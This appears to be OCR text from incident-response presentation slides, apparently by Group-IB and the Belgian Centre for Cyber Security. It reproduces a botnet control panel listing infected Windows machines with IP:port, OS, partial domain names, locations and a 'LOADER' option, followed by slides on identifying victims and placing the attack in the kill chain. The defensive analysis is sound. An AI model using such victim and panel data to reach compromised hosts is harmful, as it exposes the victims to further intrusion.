
ONLINE: 47 OFFLINE: 580

92.53.90.84:4097	Windows 7 x64	WI	180,Italy,,,	UPTIME: 29:37:37	AUTH ON/OFF	DELETE	LOADER	Add comment
92.53.90.84:4126	build #19043 x64	WC	34,Hong Kong,Eastern,North Point,	UPTIME: 337:27:15	AUTH ON/OFF	DELETE	LOADER	Add comment
92.53.90.84:4128	Windows 7, Service Pack 1 x64	WC U4T$	2 34,Hong Kong,Eastern,North Point,	UPTIME: 340:00:15	AUTH ON/OFF	DELETE	LOADER	Add comment
92.53.90.84:4131	Windows 10, Update 1 x64	HR	2 Is 141,Canada,Prince Edward ottetown,C1A	UPTIME: 71:40:47	AUTH ON/OFF	DELETE	LOADER	Add comment
92.53.90.84:4150	build #19042 x64	DG	5 1,Australia,New South Wales,Little Bay,2036	UPTIME: 54:50:50	AUTH ON/OFF	DELETE	LOADER	Add comment
92.53.90.84:4158	Windows 7, Service Pack 1 x64	MH	2 198,United States,,,	UPTIME: 160:06:25	AUTH ON/OFF	DELETE	LOADER	Add comment
92.53.90.84:4159	build #19043 x64	WC	2 34,Hong Kong,Eastern,North Point,	UPTIME: 74:04:05	AUTH ON/OFF	DELETE	LOADER	Add comment
92.53.90.84:4189	build #19043 x64	WC	1 .62,United States,Texas,Georgetown,78628	UPTIME: 296:15:40	AUTH ON/OFF	DELETE	LOADER	Add comment
92.53.90.84:4230	build #19044 x64	PU LA$	9 3,Portugal,Lisbon,Lisbon,1249-289	UPTIME: 109:14:53	AUTH ON/OFF	DELETE	LOADER	Add comment
92.53.90.84:4276	Windows 10, Update 1 x64	CL M$	2 ,Italy,,,	UPTIME: 20:01:28	AUTH ON/OFF	DELETE	LOADER	Add comment
92.53.90.84:4280	Windows 10 (1607) x64	ED BK	1 4,Sri Lanka,Colombo District,Colombo,00100	UPTIME: 58:45:20	AUTH ON/OFF	DELETE	LOADER	Add comment
92.53.90.84:4317	Windows 7, Service Pack 1 x64	PH	1 211,Canada,Manitoba,Winkler,R6W	UPTIME: 218:19:34	AUTH ON/OFF	DELETE	LOADER	Add comment
92.53.90.84:4318	Windows 10, Update 1 x64	PH	1 18,Canada,British Columbia,Nanaimo,V9S	UPTIME: 56:48:05	AUTH ON/OFF	DELETE	LOADER	Add comment
92.53.90.84:4428	Windows 10 (1607) x64	WC 3TS$	8 9,Belgium,East Flanders Province,Ghent,9000	UPTIME: 13:49:28	AUTH ON/OFF	DELETE	LOADER	Add comment
92.53.90.84:4458	Windows 10 (1607) x64	RE	2 ,Italy,,,	UPTIME: 20:01:28	AUTH ON/OFF	DELETE	LOADER	Add comment

Let’s identify victims


What we have:

- Domain name
- Computer name
- User name
- External IP -> country



CENTRE FOR
CYBER SECURITY
BELGIUM


GROUP-IB




INCIDENT RESPONSE

Cyber Killchain. Where are we?


How much time do we have?



First findings

